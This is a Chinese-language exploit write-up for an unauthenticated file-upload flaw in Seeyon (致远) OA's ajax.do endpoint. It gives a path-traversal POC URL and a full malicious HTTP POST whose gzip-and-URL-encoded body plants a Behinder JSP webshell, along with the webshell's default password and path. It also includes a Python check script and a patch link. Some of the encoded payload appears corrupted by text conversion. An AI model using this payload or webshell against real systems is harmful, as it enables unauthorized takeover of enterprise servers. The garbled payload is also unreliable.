# 致远OA ajax.do 任意文件上传漏洞

致远OA A8 是一款流行的协同管理软件,在各中、大型企业机构中广泛使用。

由于致远OAI日版本某些接口能被未授权访问,并且部分函数存在过滤不足,攻击者通过构造恶意请求, 权限绕过漏洞,可在无需登录的情况下上传恶意脚本文件,从而控制服务器

致远OA V8.0

致远OA V7.1、V7.1SP1 致远OA V7.0、V7.0SP1、V7.0SP2、V7.0SP3 致远OA V6.0、V6.1SP1、V6.1SP2

致沅OA V5.x

## 一、首先测试漏洞环境是否存在

POC验证漏洞存在否

127.0.0.1:8002/seeyon/thirdpartyController.do.css/..;/ajax.do

Q 127.0.0.1:8002/seeyon/thirdpartyController.do.css/..;/ajax.do





#### 利用PAYLOAD

POST /seeyon/autoinstall.do.css/..;/ajax.do?

method=ajaxAction&managerName=formulaManager&requestCompress=gzip HTTP/1.1

Host: 127.0.0.1 Connection: close

Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1

User-Agent: Opera/9.80 (Macintosh; Intel Mac OS X 10.6.8; U; fr) Presto/2.9.168

Version/11.52

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag

e/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: none Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 loginPageURL=; login\_locale=zh\_CN;

Content-Type: application/x-www-form-urlencoded

managerMethod=validate&arguments=%1F%C2%8B%08%00%00%00%00%00%000000UTK%C2%93%C2%A 2H%10%3E%C3%AF%C3%BE%0A%C3%82%C2%8Bv%C3%B4%C2%8C%C2%8D+c%C2%BB%13%7Bh\_%C2%88%28\* %28%C2%AF%C2%8D%3D%40%15Ba%15%C2%B0%C3%B2%10%C3%AC%C2%98%C3%BF%C2%BE%05%C3%98%C3 %93%3D%C2%B1%C2%BDu%C2%A9%C3%8C%C2%AC%C3%8C%C2%AF%C3%B2%C3%BD%C3%97k%C3%B7%14\_H% C2%8E%C2%9DC%C2%95x%C3%9D%3F%C2%98%C3%81%17%C3%A6M%C2%A28%C2%A4%C2%96t3%2F%C3%8D %C2%BA%C3%AF%C3%A2y%C2%99%5C%C2%BC4EqT%3Fj%C3%99%05E%3E%C2%938Y%C3%80%C3%BC%C3%8 9t%C3%BA%C3%BD%C2%A7%C2%AB%C3%A7%3AI%C2%92%3E%C2%A5%C2%9Ew%C3%85%C3%91S%C3%A7%C3 %BB%C3%AFL%7B%7E%0B%C2%9D%C3%82%C3%A9%C2%A3%C2%B8%C2%BF%C2%A3%26%C2%99gA%C2%99wa %C2%92w%C2%9A%C2%A3%00%C2%91we%3EQ%C3%AB%C3%95%C3%B8%C2%8F%1D%C2%AD%C2%81%3C%26% C3%90%C3%89%C2%BCA%3FL%C2%93%C2%B2%C3%B3%C3%B0%13%C2%9E%C2%B9%C2%BB%C2%92%06%1E% C3%86%C2%B5%2F%3B1%C2%B9%C2%81YR%C2%B9%C3%9C%C2%98%C2%95%C2%96A%C3%A6%C2%8A%C3%8 2mKj%19%C2%8B%C2%9C%C2%A5%C3%8A%C2%82Y%5C%C2%AC%C2%B9%24%C2%80d%C2%9E%03%5E%C3%8 F%C3%97D%29%5Cm%2C%1F%07%2F%C3%85Q%5CD%C2%B6%26%C3%B9%C2%90%C3%A8%15%C3%A0p%C3%A 1%C2%86%2C%C3%9Ah%C3%83J%0A%C2%87%C3%8FN%C2%A4%5C%C2%B7DM%00%C3%91C%28b%C3%8E%C3 %96%C2%84%C2%ABe%40%2C%C2%898%03%C3%A2%C2%B8%C2%825%3EYp%C2%96%26%0C%C3%A8%7B%C2 %BAFq%C3%9A%C3%B0%C2%A6%C2%9F%5B%C3%BCJ%00K%C2%B5%C3%B8TFqmc%C2%93%C3%8BH\*va%C3% B9%0F%C3%A0\_%C2%BE%C3%99%C2%A2%1E%C2%BA%C3%A2%C2%A2%C2%B2L5q%C2%B9%C3%A1%C2%A3%2 4\*%C2%A9e\*7iq%C3%B4m3%60mC8%C2%83j2%C2%A3%3A7%C3%80%C2%96%C2%85e%C2%A8%18D%C2%99 .%C3%8F%5B%C2%BD%C2%838%0E%28F%25%C2%89%C2%9B%C3%84%C3%A3%C2%95%01%C2%A0%C2%B4L% C3%A9-

%3F%C2%B8Bc%C2%95%3A%C3%86%C3%86%C3%9Fse%00%C3%B8%C2%8Dow%01%C3%B2L%15K%C2%8B%0C 3%93%12%C2%ADI%C2%89%5D%02Ygz%1E%C2%9DL%C3%B6%C2%99%C3%A6%C2%B4%C3%8E%C3%BB%C3%9 96j%C2%BDU%40s%40%C3%B3w%C3%8F%5B%C2%A4%C2%84%C2%80%C3%A0%2B%14K%0Cq%C3%82%01.w% C2%89K%C2%80%C3%AF%C3%9CXd%1F%C3%B6%O3%C3%BB%C2%B0%C2%A9%C2%B6%C2%86%C2%8D%C2%AD P%3Fo%0F%C3%92%C3%80B%C3%92%08p%C3%BA%C2%AD%C2%A9%01%12%C2%AE%C3%90T%0D%C3%8B%28 %07%C2%B6%C3%A6%23%C2%A81%C2%A9S%C2%9DG%7B%0E\_%C2%9D6%C3%86%C3%B1%1B%C2%BD%26%10 %C3%839%C2%A6uU%03%C2%97%28X%C2%9E%C2%AE%26%C2%AA%C2%BEA%C3%B2%21%0B%C3%974%06%C 3%87%C3%9C%C3%87%1BT%C3%A6%C2%B6%09%C3%BC%23%C2%A7%C2%87u%C2%AC%1A%C2%A7%0BG%7E% C2%82%C2%AD%C3%8A%C2%8F%3F%C3%BC%19%C3%99%C2%BF%C3%BE%C2%99%C3%88%C2%95%C2%84d%C 2%AD%C2%910%C3%AB%7C%C2%81%C3%8A0%C3%96o%C3%B8%C3%9Ay%C3%A4%12%C2%9D%C2%A7%C3%B5 %C2%89%C2%A1%18%24%C2%A0j%C3%B4%C3%9A%C3%BA%C3%94z%C2%8D\_%C2%BF%C3%96F%C2%9E%C2% 9E%C2%A9%1C%C3%84V%25%C2%9C%5D%C3%96%C2%A6%C3%B9X%C2%A4%C2%B2%28%60XMn%C3%90%18% C3%A6%C2%AE%C2%81o%C3%B4m%C2%BA%C3%97%C2%95%C2%85%12%C2%AAs%C2%9A%C3%97%C3%A2n%C 2%977%C3%BD%C3%81%C2%A9x%1F%C3%A9%C3%84%C2%A6%C2%BD\*%2Fw%18%C2%98%3A%06%C3%BC%3E %C2%B79%C2%9D%3D%12%C3%BD%C3%AD%C2%8F%1C%C3%944%C2%9D%5E%C2%97%1Cc%C3%AAqBc%C2%A 0%C3%B1%C3%83%C2%95%1B%29%C2%ACe%08%21%C2%8D%C2%8F%C3%BA%C2%A1%C2%97%C3%90x%C2%A 4%C2%A0%0A%C2%9A%C2%9E%C3%9E\$C3%A3%1C%C2%8A%C3%BA%10%C3%92%C3%9A%C3%AE%C2%A6%C3 %A3%C2%A6%27%O1%C2%A7T%C2%8E9a%5DQgw%C3%A1%C2%B5h%C3%AB%C2%BA\*%5C%7E%C3%BF%C3%B8 %3E%C3%ADL%C2%9AG%7D%C2%82R%C3%90%C2%9F%C2%BCh%C3%B3o%C3%83%C2%99%07bH%07%1E%C3% 9E%C3%AFv%C3%96%3Fw%C3%AA%C3%BDw%C2%AA%5B%C2%B3%3B%C3%93%C3%9A%C2%B6L%C3%AF%0E%C 3%980%C3%AF1%7E%3AQ%C2%80f%09%3C%7C%C3%A9%1C%0F%C2%8B%C2%AF%C3%8F%1F%C2%97%C3%84 %C3%87%7D%C3%93o%18%1C%C3%B5%3E%C2%82%C3%BF%C2%9F.%C3%80q%C3%AAQ%C3%87%7E%7C%C2% %90%251%17%C3%A5k%7Dg%C2%97%C3%9C%C3%AB%C3%BE%C3%BD%2FheA%C3%A4\_%05%00%00

检测方式可以通过managerMethod=toString的方式打印类名进行判断。

```
def verify(self, first=False):
    target = self.scan_info['Target']
    try:
        headers = {
             "Content-Type": "application/x-www-form-urlencoded"
        }
        url = urljoin(target, '/seeyon/autoinstall.do.css/..;/ajax.do?
method=ajaxAction&managerName=formulaManager&requestCompress=gzip')
        data = "managerMethod=toString"
```


```
r1 = req(url, 'post',data=data,headers=headers,verify=False)
    if 'com.seeyon.ctp.common.formula.manager.FormulaManagerImpl' in
r1.text:
        log.highlight("found Seeyon AjaxAction File Upload")
        self.scan_info['Success'] = True
        self.scan_info['Ret']['VerifyInfo']['URL'] = url
        return
except Exception as e:
    log.info("[*]Request to target URL fail! {}".format(e))
```

#### 利用成功:

#### 利用失败:


冰蝎3 默认马pass : rebeyond webshell地址: http://127.0.0.1/seeyon/Seeyou∪pdate1.jspx

#### 成功连接



内容木马名称都可以自主修改,只是做了gzip数据的压缩然后在进行url的编码,可以利用下面的工具推荐清水川崎师傅的利用工具

还能应急响应,根据数据包找到木马在哪里, nb



### 安装最新补丁

http://service.seeyon.com/patchtools/tp.html#/patchList\?
type=\%E5\%AE\%89\%E5\%85\%A8\%E8\%A1\%A5\%E4\%B8\%81\&id=1